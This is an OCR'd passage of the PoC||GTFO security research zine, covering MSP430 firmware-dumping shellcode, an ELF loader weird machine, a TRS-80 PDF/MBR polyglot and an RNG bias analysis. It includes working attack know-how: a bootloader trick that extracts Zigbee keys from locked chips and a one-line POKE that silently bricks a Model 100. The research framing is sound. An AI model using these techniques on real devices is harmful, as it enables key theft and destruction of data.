Quite often, the first thing you'll do with shellcode is to dump out the state of the microcontroller being attacked. It's worth studying ways to make that code in as few bytes as possible, as a microcontroller generally processes very small packets and you won't have room for anything fancy.

To quickly dump memory on an architecture that you don't know very well, it helps to have simple code that already has its environment configured. The code should be completely oblivious

Figure 2.2: MSP430 Jump Instructions, from the MSP430X2xx Family User's Guide

to timing, and it should access as few structures as possible. It should also be portable, requiring neither knowledge of its position in memory nor knowledge of the specifics of the rest of the device motherboard at compile time.

My solution is to blink the LEDs, half with a clock and half with data, to dump all of the memory to an SPI sniffer. The LEDs that light up with consistent brightness are the clock, while those that sporadically become very bright or very dim are the data. Tapping one of each with my handy Saleae logic analyzer gives me a firmware dump.

Mask ROMs have Useful Gadgets

In my WOOT '09 paper with Aurélien Francillon, we toyed around with using the MSP430's BSL (BootStrap Loader) ROM to aid in exploiting an unknown executable.[7] That paper concerns exploiting firmware without having a copy, but I'll recount one of its tricks here.

The MSP430 BSL has two entry points. The first is the Hard Entry Point, whose address is always stored at `0x0C00`. By twiddling the reset and test pins with proper timing, the chip will boot from this address instead of from the RESET handler in the interrupt table.

[7] Half-Blind Attacks: Mask ROM Bootloaders are Dangerous, WOOT 2009, Goodspeed and Francillon

The second entry point is called the Soft Entry Point, and it is rather poorly documented. The original idea was that a program could return into the bootloader ROM by branching to the address stored at `0x0C02`, with some of the initialization routines skipped. One of these routines is the instruction that initializes the register holding password protection, so by setting or clearing a bit in that register, the calling application can enable or disable password checking.

While the soft entry point is sometimes useful to an MSP430 developer, it's damned useful for an attacker. On an MSP430-F1612, my favorite shellcode for dumping firmware is a bit like the following, which assembles to just six bytes of memory.

```
1 mov #0xFFFF, r11    ;; Disable BSL password protection.
  br &0x0c02          ;; Branch to the BSL Soft Entry Point
```

Unused RAM is Not Erased at Reboot

In larger machines, memory which is not used by a process is not mapped into that process's virtual memory. In microcontrollers, it is still accessible, since the code is running with physical rather than virtual memory. Rather than reset every RAM word during a reboot, most microcontrollers simply leave it alone and let the program take care of clearing its values.

Now an MSP430 application is compiled with a view of memory that it sparingly uses. GCC, for example, will allocate code (`.text`) into Flash from the lowest Flash address in its linker script.

RAM is only used by the compiler for data, never for code, unless the linker script is carefully and intentionally hand-crafted. It is divided into two segments by the linker, `.data` and `.bss`. The `.data` region is initialized by copying the data over from

Flash, while the `.bss` region is initialized to zero through a simple `while()` loop. This provides us with two nifty tricks.

The first trick is that, given a poor POKE gadget, we can slowly place a large chunk of shellcode into upper regions of RAM. For example, an MSP430F2618 has plenty of RAM, so a device using that chip could have the GoodFET firmware itself act as second-stage shellcode! Smaller chips, such as the MSP430F2274, could have a Flash driver loaded into unused RAM, with third-stage shellcode written into unused Flash.

Where Flash is Protected, RAM is Not

Recalling that unused RAM is never cleared by an application, let's abuse that behavior in a second way.

Back in 2010, Texas Instruments released their ZStack implementation of Zigbee for use with the Smart Energy Profile. I found that the random number generator was crap, and they patched that bug. So how was little ol' me supposed to get more

Zigbee Smart Energy Profile keys without a Certicom license?

The remaining vulnerability was a combination of the BSL ROM with the ZStack firmware. ZStack relied upon the BSL ROM and the JTAG fuses to prevent keys and firmware from being read out of the device, but the BSL ROM was only intended to keep *code* from being read out of the device. A second bug in that Zigbee stack was that keys were stored in the `.data` segment instead of the `.text` segment, so the firmware would copy the key from Flash into RAM during startup.

As a quick recap, the bootloader requires a password to run most commands, but some are unprotected. Among them are the ones to supply a password and the Mass Erase command, which wipes all of Flash and resets the password, which is stored in Flash, to 32 bytes of `0xFF`.

So to get keys out of locked ZStack devices, I just needed to use the serial bootloader, first sending the command to Mass Erase and then–without losing power–to supply a password of all `0xFF` and then to dump all of RAM to disk. A little bit of RAM is overwritten by the BSL's call stack, but only the lowest 32 bytes. Everything else is saved.


– — — – — — — — – — –

— — — – — –

— — – — – – — – — — —

I hope you find these tricks to be handy. If you'd like to hear more, buy me a nice India Pale Ale.

— Travis



Who would remember Noah,
if he had just bought a boat from the store?
Build your own fucking birdfeeder.

2:6 Calling putchar() from an ELF Weird Machine.

by Rebecca .Bx Shapiro

Pastor's Exordium.[8] *Behold the daily miracle of the loader: it takes stored dumb bytes and makes them into a new process or splices them into a running one. The Pharisees may dismiss it as mere engineering, but verily I tell you, long after their textbooks are forgotten the loader and its Phrack exegesis will shine on, for there is more wisdom gathered in its metadata structures than can be found in a dozen OS textbooks.*

Yet there is more! The binary metadata structures consumed by the loader are actually a program *for the loader. A weird machine devotee will readily recognize that these data drive all the actions behind the loader's miracle; they can be thought of as executable bytecode for the loader, which can be thought of as a virtual machine. And just as assembly with all its glorious* `mov`*s,* `add`*s, and* `call`*s is encoded in opcodes and offsets, ABI metadata entries are encoded in types and addends, except that they are split into symbols and relocation structures, residing in different sections of the binary but cross-referenced by their entry numbers in the respective sections.*

In this follow-up to earlier work, Bx shares more nifty tricks of programming the ELF loader with relocation and symbol data as weird assembly. This work is as advanced as it is neighborly, so

[8] *How is a sermon like a binary file? Both have prescribed parts that follow each other in a conventional order, but may be skipped or used creatively by an extra neighborly preacher. Convention is there to help, but it's the result that matters. So just think of* exordium *as the ELF/ABI header or vice versa and bear with the Preacher as you bear with your binary toolchain!* –PML

please read her articles from WOOT 2013 and PoC||GTFO 0:5[9] *to learn how to build a Turing-complete virtual machine out of an ELF loader and how to extend that VM to call native code. In this sermon, Bx shows us how to make system calls from ELF relocation and symbol data; full shellcode is left as an exercise to the faithful!* —PML

– — — – — — — — – — –
— — — – —
— — – — – – — – — — —

Welcome back, friends. In the first edition of PoC||GTFO, I demonstrated how we can craft ELF relocation metadata to instruct the loader to make libc calls. The method I demonstrated was fairly limited and lacked the ability to do useful things such as control the arguments passed to the called function. Thus I ended the article with an unsolved challenge: *How can metadata control the arguments passed to the metadata-initiated function call?*

In this sermon, I will partially answer that challenge by demonstrating how to control a call to `putchar()` using relocation metadata.

One may ask "why focus on `putchar()`?" The answer is simple. Because `putchar()` is required in order to implement a full, honest-to-Manul Brainfuck-to-ELF metadata compiler. You may have noticed that `putchar()` requires only a single (byte-long) argument and have thought to yourself, "I only have control over one argument!? How will that help me take over the world?" Don't worry your pretty little nose off. I will provide insight on how you can control not one, not two, but three (ish) arguments to a function call!

Instead of asking how one can control the first argument to a function call, one should really be asking how can we be the

[9] See PoC||GTFO 0:5 on page 32.

```
PUTCHAR(3)              bx's Programmer's Manual              PUTCHAR(3)

SYNOPSIS
    #include <stdio.h>

    int putchar(int c);

DESCRIPTION
    putchar(c) writes the character c, cast to an unsigned char, to stdout.

RETURN VALUE
    putchar() returns  the character written as an unsigned char cast to
    an int or EOF on error.

    puts() and fputs() return a nonnegative number on success, or EOF on error.
```

last to set the RDI register (the first argument to a function as heralded by the System V amd64 ABI gospel 3:2:3, aka amd64 calling convention[10]) before our metadata-driven libc function is called.

It turns out that the loader generally processes each relocation entry within a single function, although there are a few exceptions to this rule. This means that, generally speaking, the arguments that are in place during any metadata-driven function call are the arguments that were passed to the currently executing function processing the relocation entries. An exception to this "rule" occurs when relocation entries of type R_X86_64_COPY are processed. These types of relocation entries cause the loader to make a call to memcpy(), thus changing the values of RDI, RSI, RDX, which by convention hold the first three arguments to a function call, and in the case of a call to memcpy(void *dest, const void *src, size_t n) hold dest, src, and size, respectively.

Now imagine that the dynamic loader has been processing our relocation entries and now the next dynamic symbol, pointed to by the next relocation entry r0 to be processed, looks like this:

```
1 s0 = {..., st_value = &putchar, st_size = 0x0}
```

(Note: We have already shown how to calculate the address of libc functions in past work and will not cover how to do that in this sermon. See our WOOT article[11] and PoC||GTFO 0:5 for a thorough explanation.)

The following three relocation entries (represented here as C

[10] http://www.x86-64.org/documentation/abi.pdf, pages 17-21, Fig. 3.4—and don't ask us in what world RDI, RSI, RDX might stand for A, B, C or suchlike. This program may be brought to you by the register RDI anyhow, but let's just say if the Manul meets the amd64 Big Bird there might be feathers flying.

[11] *"Weird Machines" in ELF: A Spotlight on Unappreciated Metadata* by Shapiro, Bratus, and Smith.

structs, but of course encoded in a `.rel` section) will make a call to `putchar()`, printing the character of our choice:

```
r0 = {r_offset=<&r2->r_addend>, r_symbol=0,
      r_type=R_X86_64_64, r_addend=0x0}
r1 = {r_offset=<char to print>, r_symbol=0,
      r_type=R_X86_64_COPY, r_addend=0x0}
r2 = {r_offset=&r2, r_symbol=0, r_type=R_X86_64_IRELATIVE,
      r_addend=<&putchar (filled in by r0)>}
```

The purpose of `r0` is to write the address of `putchar()` into `r2`'s addend. The purpose of `r1` is to setup `RDI` (the first argument) for `r2`'s function call. When it is processed, `memcpy()` is called with the following arguments: `memcpy(<char to print>, &putchar, 0)`. More generally, the call to `memcpy()` looks like: `memcpy(r1->r_offset, s0->st_value, s0->st_size)`.

After `r1` is processed, 0 bytes are copied from `&putchar` to `<char to print>`[12], and `RDI`=`<char to print>`, `RSI`=`&putchar`, and `RDX`=0. `r2`, of type `R_X86_64_IRELATIVE`, instructs the

[12]Note, `memcpy` would treat it as a destination pointer, but luckily nothing gets copied here, and the `memcpy` implementation isn't paranoid about checking its arguments, since a bad pointer would trap anyway.

loader to treat its addend as a function pointer, making a call to it! How's that for a relocation-based weird assembly instruction? But there's one problem: relocation entries of type `IRELATIVE` do not support functions that require arguments (meaning that there is no conventional way to pass them). Still, the actual function doesn't care and will happily reach for its arguments in `RDI` etc.—and, luckily, we were able to set up the arguments via our relocation-entry crafted call to `memcpy()` via `r1`! Hence `r2` will cause the loader to call `putchar()`, which will consult `RDI` to determine what character to print to `stdout`.

You may see the potential downfalls of manufacturing a call to `memcpy()` in order to put arguments in place for the following library call. For example, if the third argument is not zero, you need to start worrying about your first two arguments pointing to read/writable memory. However, it may be comforting to know that the value returned by the function call is written into a spot of your choosing (in `r2->r_offset`).

If you would like to further your studies of metadata-driven library calls, please refer to the `elf-bf-tools` repository on github.[13] May the Great Manul keep and protect you from the Weird Machine. And let us say, amen.


[13]See syscall/putchar in `https://github.com/bx/elf-bf-tools` .

```
case R_X86_64_IRELATIVE:
  value = map->l_addr + reloc->r_addend;
  value = ((Elf64_Addr (*) (void)) value) ();
  *reloc_addr = value;
  break;
```

```
case R_X86_64_COPY:
  if (sym == NULL)
    /* This can happen in trace mode if an object could not be
       found.  */
    break;
  memcpy (reloc_addr_arg, (void *) value,
  MIN (sym->st_size, refsym->st_size));
  if (__builtin_expect (sym->st_size > refsym->st_size, 0)
      || (__builtin_expect (sym->st_size < refsym->st_size, 0)
          && GLRO(dl_verbose)))
    {
      fmt = "%s: Symbol `%s' has different size in shared"
            " object, consider re-linking\n";
      goto print_err;
    }
  break;
```

```
--------------
Breakpoint 6, elf_machine_rela (sym=0x601030,
    reloc_addr_arg=0x601241, version=<optimized out>,
    reloc=0x601318, map=0x555555773228)
    at ../sysdeps/x86_64/dl-machine.h:434
    434  memcpy (reloc_addr_arg, (void *) value,
(gdb) print/x *reloc
$6 = {r_offset = 0x601241, r_info = 0x5, r_addend = 0x0}
(gdb) print refsym->st_size
$7 = 0
(gdb) print sym->st_size
$8 = 0
(gdb)
(gdb) print/x reloc_addr_arg
$9 = 0x601241
(gdb) x/gx reloc_addr_arg
    0x601241:0x0000000060103800
(gdb) x/gx value
    0x7ffff7ce1184:0x011d8b48f8894153
(gdb) print/x $rsi
$5 = 0x7ffff7ce1184
(gdb) print $rdx
$10 = 0

(after memcpy)
(gdb) x/gx 0x601241
    0x601241:0x0000000060103800
(gdb) print/x $rdi
$14 = 0x601241
(gdb) c
Continuing.

Breakpoint 5, elf_machine_rela (sym=0x601030,
    reloc_addr_arg=0x6012e8, version=<optimized out>,
    reloc=0x601330, map=0x555555773228)
    at ../sysdeps/x86_64/dl-machine.h:448
    448  value = ((Elf64_Addr (*) (void)) value) ();
(gdb) print/x $rdi
$15 = 0x601241
(gdb) print/x value
$16 = 0x7ffff7ce1184
(gdb) x/10i value
    0x7ffff7ce1184:push   %rbx
    0x7ffff7ce1185:mov    %edi,%r8d
    0x7ffff7ce1188:mov    0x313c01(%rip),%rbx
                          # 0x7ffff7ff4d90
    0x7ffff7ce118f:mov    (%rbx),%eax
```

```
48      0x7ffff7ce1191:test   $0x80,%ah
        0x7ffff7ce1194:jne    0x7ffff7ce11ea
50      0x7ffff7ce1196:mov    %fs:0x10,%r9
        0x7ffff7ce119f:mov    0x88(%rbx),%rdx
52      0x7ffff7ce11a6:cmp    0x8(%rdx),%r9
        0x7ffff7ce11aa:je     0x7ffff7ce11df
54  (gdb) print/x $rsi
    $4 = 0x7ffff7ce1184
```



Just as Jonah was told to preach in Nineveh,
Pastor Laphroaig was once called to preach
to the harlots and tax collectors at RSA.
Asked about the experience, he said that, like Jonah,
he'd rather be thrown overboard than go back.

2:7 POKE of Death for the TRS 80 Model 100

by Dave Weinstein




Figure 2.3: POKE 62975, 0

In his Epistle on the Divinity of Languages, PoC||GTFO 1:7, Pastor Manul Laphroaig wrote of the merits of PEEK and POKE in teaching the youth of a previous generation how to fiddle with hardware in ways the hardware did not want to be fiddled.

And so I offer to you a short example of the wonders of POKE as applied to interrupt handlers.

In 1983, Radio Shack introduced the Model 100, a copy of the Kyocera Kyotronic 85. With its 40 character wide 8-line screen, built-in 300 baud modem, and up to 32k of RAM, it was a state of the art laptop, capable of generating endless questions from passengers and crew on any flight.

In high memory, there is a vector at `0xF5FF`, which allows a program to hook the keyboard/clock interrupt. Every 4 ms or so, the timer interrupt fires, and the keyboard is polled. By default, the vector is a simple RET NOP NOP.

As it happens, the very next vector in high memory is a JMP to handle the low-power situation and shut the computer down.

```
0xf5ff          0xc9 (RET)
0xf600          0x00 (NOP)
0xf601          0x00 (NOP)
0xf602          0xc3 (JMP 0x1451)
0xf603          0x31
0xf604          0x14
```


The function at `0x1431` will turn the computer off, as the code flows to the actual shutdown sequence at `0x1451`:

```
0x1451          di
0x1452          in 0xba
0x1454          ori 0x10
0x1456          out 0xba
0x1458          hlt
```

Should we replace the RET at `0xF5FF` (`62975`) with a NOP, the Model 100 will power down every time the timer interrupt fires. The only way to restore functionality is to do a cold restart of the machine, which, if I recall correctly, in this case requires removing the batteries, unplugging the machine, and disabling the internal NiCad battery. All of the contents would be lost. For those who do not know what has been done, the computer shows every sign of having simply died.

```
POKE 62975, 0
```

The only way to prevent it is to prevent access to the BASIC interpreter. Which is possible, but is a discussion for another time.



Pastor Laphroaig tells us that the news is stranger than fiction, because unlike the news, fiction requires an element of truth.

2:8 This OS is also a PDF

by Ange Albertini

A careful reader may have noticed that a bootable OS image was hidden in `pocorgtfo01.pdf`, as one of the files in its dual PDF/ZIP structure. (If you haven't, download and extract it now!) This time, though, let's hide it in plain sight. You will find by running `qemu-system-i386 -fda pocorgtfo02.pdf` that a PDF file can also be a bootable disk image!

Requirements

To combine two file types, we first need to list the requirements of each format and then produce a single file that meets both sets of requirements with no conflicts.

What makes a bootable disk image? An X86 machine begins booting by copying the first 512 byte sector, the Master Boot Record, into RAM and executing it. The requirements for a functional MBR are simple:

- 16 bit x86 code starts at offset `0x00`.
- It will be executing at `0000:7c00` address in RAM.
- It must be 512 bytes long, ending with the signature `55`, `AA`.
- Labels and primary partition tables are optional, but can go within this sector.
- It must contain code that finds and loads into RAM the code for the next boot stage, such as an OS loader.

PDF files are a mixture of text and binary fragments, which are parsed from the start of the file and delimited by words and newlines. The requirements for a valid PDF are also simple and surprisingly flexible:

- It is initially parsed as text.
- The signature "`%%PDF-`" must be present within the first 1024 bytes. It can be present there twice or more.
- Comment lines begin with "`%`", which is `0x25` in hex.
- Binary characters other than CRLF are acceptable in a comment.
- Multi-line binary objects or simply larger objects can also be stored in object streams, which are declared like this:

```
<obj number> <revision> obj
<<>>
stream
<stream content>
endstream
endobj
```

Strategy

In most cases, we can freely prepend anything at the start of the file as long as the above requirements are fulfilled. Luckily, the `%` comment character is `0x25`, which encodes nicely as an x86 `AND` instruction. Thus, the head of the file can be `25FFFF: and ax, 0xffff`, which also starts a PDF comment. We can then add a jump into the next part of the code, which will be stored in a dummy object stream below, and then finish our first line. Adding a PDF signature will prevent any potential problem in case the stream object is too long: it can then contain anything,

of any length, as long as it doesn't contain the "`endstream`" keyword.

```
; this will encode as '%\xff\xff\xeb\x21', a comment line
and ax, -1
jmp start

%PDF-1.5

999 0 obj
<<>>
stream

code:
...

; put the 55AA signature at the end of the 512 block
times 200h - 2 - ($ - $$) db 0cch
    db 55h, 0aah

endstream
endobj
```

An Unexpected Challenge

This was almost too easy, but there is a caveat to keep in mind. I'll mention it here to save you the headache when reproducing these results.

This new challenge emerged as I was testing the bootable PDF files with different PDF readers. Since we pre-pend our MBR without altering the contents of the original document, the original's cross-reference table XREF is no longer in sync with the actual file offsets. Technically, this makes the XREF tables corrupted.

Corrupted XREFs are so common that they are usually transparently recovered by all PDF readers, even picky ones such as PDF.JS. However, your pdflatex *may* generate a document based on the optimized PDF 1.5 specification, where the XREF

is stored not in cleartext as in PDF 1.4, but rather as a separate, compressed object. This configuration choice is made for the user by the TeX distribution, so even a freshly updated pdflatex installation may generate PDF 1.4 documents.

Even when compressed, corrupted XREFs are recovered by some readers, such as GS and Sumatra. Unfortunately, Foxit, Adobe, Firefox, Chrome, and Poppler-based readers—such as Evince and Okular—would reject such a document. Although rejecting corrupted documents out of hand is the best strategy, even Pastor Laphroaig would be pretty pissed if folks couldn't read his epistles because of this.

A simple and elegant workaround that achieves 100% reader compatibility with our MBR PDF is to make sure that, even if your pdflatex distribution generates a 1.5 format document, it doesn't compress the XREF. This is easily done by adding the following command to your LaTeX source.

```
1 \pdfobjcompresslevel=0
```

This command will cause pdflatex to store non-objects uncompressed while still taking advantage of other 1.5 features such as reducing document bloat. I should add that, although the fix looks trivial, finding the real cause and the most elegant solution was a challenge.

– — — – — — — — – — –


— — — – — –

— — – — – – — – — — —

Enjoy booting `pocorgtfo02.pdf`, and be sure to share copies—both electronic and paper—so that your neighbors can enjoy it as well!

```
00000000  25 ff ff e9 fc 00 0a 25  50 44 46 2d 31 2e 35 0a  |%......%PDF-1.5.|
00000010  39 39 39 39 20 30 20 6f  62 6a 0a 3c 3c 3e 3e 0a  |9999 0 obj.<<>>.|
00000020  73 74 72 65 61 6d 0a 0a  50 6f 43 20 6f 72 20 47  |stream..PoC or G|
00000030  54 46 4f 20 49 73 73 75  65 20 30 78 30 32 0a 0d  |TFO Issue 0x02..|
00000040  62 79 20 52 74 2e 20 52  76 64 2e 20 50 61 73 74  |by Rt. Rvd. Past|
00000050  6f 72 20 4d 61 6e 75 6c  20 4c 61 70 68 72 6f 61  |or Manul Laphroa|
00000060  69 67 20 61 6e 64 20 46  72 69 65 6e 64 73 0a 0a  |ig and Friends..|
00000070  0d 00 59 6f 75 20 68 61  76 65 20 62 65 65 6e 20  |..You have been |
00000080  65 61 74 65 6e 20 62 79  20 61 20 67 72 75 65 2e  |eaten by a grue.|
00000090  20 20 53 6f 72 72 79 2e  0a 0d 54 72 79 20 74 68  |  Sorry...Try th|
000000a0  69 73 3a 20 71 65 6d 75  2d 73 79 73 74 65 6d 2d  |is: qemu-system-|
000000b0  69 33 38 36 20 2d 66 64  61 20 70 6f 63 6f 72 67  |i386 -fda pocorg|
000000c0  74 66 6f 30 32 2e 70 64  66 0a 0d 00 31 29 20 52  |tfo02.pdf...1) R|
000000d0  65 61 64 69 6e 67 20 6b  65 72 6e 65 6c 20 66 72  |eading kernel fr|
000000e0  6f 6d 20 64 69 73 6b 2e  0a 0d 00 32 29 20 45 78  |om disk....2) Ex|
000000f0  65 63 75 74 69 6e 67 20  6b 65 72 6e 65 6c 2e 0a  |ecuting kernel..|
00000100  0d 00 be 27 7c e8 3e 00  31 c0 8e d8 30 d2 cd 13  |...'|.>.1...0...|
00000110  0f 82 97 00 be cc 7c e8  2c 00 b8 e0 07 8e c0 31  |......|.,......1|
00000120  db b8 10 02 b5 00 b1 02  b6 00 b2 00 cd 13 72 7b  |..............r{|
00000130  b8 00 7e 89 c6 e8 38 00  be eb 7c e8 08 00 ea 00  |..~...8...|.....|
00000140  00 e0 07 e8 65 00 ac 3c  00 74 06 b4 0e cd 10 eb  |....e..<.t......|
00000150  f5 c3 89 c3 c1 e8 0c e8  39 00 89 d8 c1 e8 08 e8  |........9.......|
00000160  31 00 89 d8 c1 e8 04 e8  29 00 89 d8 e8 24 00 c3  |1.......)....$..|
00000170  31 c9 ad e8 dc ff e8 2c  00 83 c1 02 81 f9 00 02  |1......,........|
00000180  75 f0 c3 30 31 32 33 34  35 36 37 38 39 41 42 43  |u..0123456789ABC|
00000190  44 45 46 50 56 83 e0 0f  05 83 7d 89 c6 ac b4 0e  |DEFPV.....}.....|
000001a0  cd 10 5e 58 c3 b8 20 0e  cd 10 c3 be 72 7c e8 95  |..^X.. .....r|..|
000001b0  ff eb fe ea 00 00 ff ff  cc cc cc cc cc cc cc cc  |................|
000001c0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  |................|
000001d0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  |................|
000001e0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  |................|
000001f0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc 55 aa  |..............U.|
```

Hey kids!
Can you color the bytes of this MBR to show what's going on?



CALC.EXE||GTFO

2:9 A Vulnerability in Reduced Dakarand from PoC||GTFO 01:02

by Joernchen of Phenoelit

I'm not a math guy, so this is a poor man's RNG analysis. Try it yourself at home!

Introduction

In PoC||GTFO 1:2, Dan Kaminsky proposed the following code for use as a Random Number Generator, arguing that the phase difference between a fast clock and a slow clock is sufficient to produce random bits in a high level language.[14] Figure 2.4 is a reduced version of his Dakarand program, with the intent of the reduction being that if there is any vulnerability within the code, that vuln ought to be exploitable.

Actually the above code boils down to the function `flip_coin`, which takes a boolean value `n=0` and continuously flips it until the next millisecond. The outcome of this repeated flipping shall be a random bit. We neglect the `get_fair_bit` function mostly in this analysis, as it just slows down the process and adds almost no additional entropy. For gathering random bits we are just left with the clock ticking for us.

A Naive Analysis

In order to analyze the output of the RNG we need some of its output, so I simply put up a small HTML piece which would pull out one hundred thousand random bytes out of the above RNG

[14] See PoC||GTFO 1:2 on page 39.

```
// These functions form an RNG.
function millis()         {return Date.now();}
function flip_coin(){
  n=0; then = millis()+1;
  while(millis()<=then) {n=!n;}
  return n;
}
function get_fair_bit(){
  while(1) {
    a=flip_coin();
    if(a!=flip_coin()) {return(a);}
  }
}
function get_random_byte(){
  n=0; bits=8;
  while(bits--){
    n<<=1;
    n|=get_fair_bit();
  }
  return n;
}

// Use it like this.
report_console = function() {
  while(1){console.log(get_random_byte());}
}
report_console();
```

Figure 2.4: Dakarand Crackme

and log it to the HTML document. Then a severe 90-minute DoS on my Firefox 24 happened, after which I managed to copy and paste one hundred thousand `uint8_t` results into a text file.

After messing with several tools like `ministat`, `sort` and `uniq` I could show with the following ruby script that this RNG (on my machine) has a strong bias towards bytes with low Hamming weights:

```
#!/usr/bin/env ruby
f=File.open(ARGV[0])
h = Hash.new
f.each_line do |m|
  n = m.to_i
  if h[n].nil?
    h[n]=1
  else
    h[n] = h[n]+1
  end
end

t = h.sort_by do |k,v| v end
t.each do |a|
  puts "Num:\t#{a[0]}"+
       "\tCount:\t#{a[1]}"+
       "\tWeight:\t#{a[0].to_s(2).split("").reject{|j|j=="0"}.
    count}"
end
```

The shortened output of this script on the 100k 8bit numbers is shown in Table 2.1. Note that the heavy Hamming weights, like `11111111` are least common and the light Hamming weights, like `00000000` are most common.

Table 2.1 lists the Number which is the output of the RNG along with this number's Hamming weight as well as the count of this number in total within one hundred thousand random bytes. For a random distribution of all possible bytes we could expect roughly a count of 390 for each byte. But as we see, the number 0 with the Hamming weight 0 peaks out with a count of 3918, whereas 255 with the Hamming weight of 8 is generated 22

Value	Count	Hamming Weight
255	22	8
254	23	7
251	28	7
253	29	7
127	32	7
239	34	7
191	34	7
223	36	7
247	37	7
...	...	...
132	1173	2
64	1821	1
32	1881	1
16	1922	1
1	1934	1
8	2000	1
4	2042	1
2	2133	1
128	2145	1
0	3918	0

Table 2.1: RNG can be biased toward low hamming weights.


times by the RNG. That's not fair!

My fair bit is not fair!


Real statistical analysis of an RNG is hard, and I will not attempt it here. Still, looking at a few simple distributions might give us a hint (alas, only a hint) of what might behind the unfairness.

First, a short recap on how this RNG works:


We've got a 1 millisecond timeslot from t0 to t1, where at t1 the `flip_coin` method will stop. The first call to `get_random_byte` can happen anywhere between t0 and t1:



Let's say it is here:



Now the algorithm happily flips the bit until t1 and hands over the result of this flipping as a random bit. (Note that we're omitting `get_fair_bit` here.) Although we cannot predict the output of a single run of `flip_coin`, things get a bit more predictable when we make a lot of consecutive calls to `flip_coin`. Let's say we need the time d to process and store the result of `flip_coin`. So the next time we `flip_coin` we are at t1 + d1:



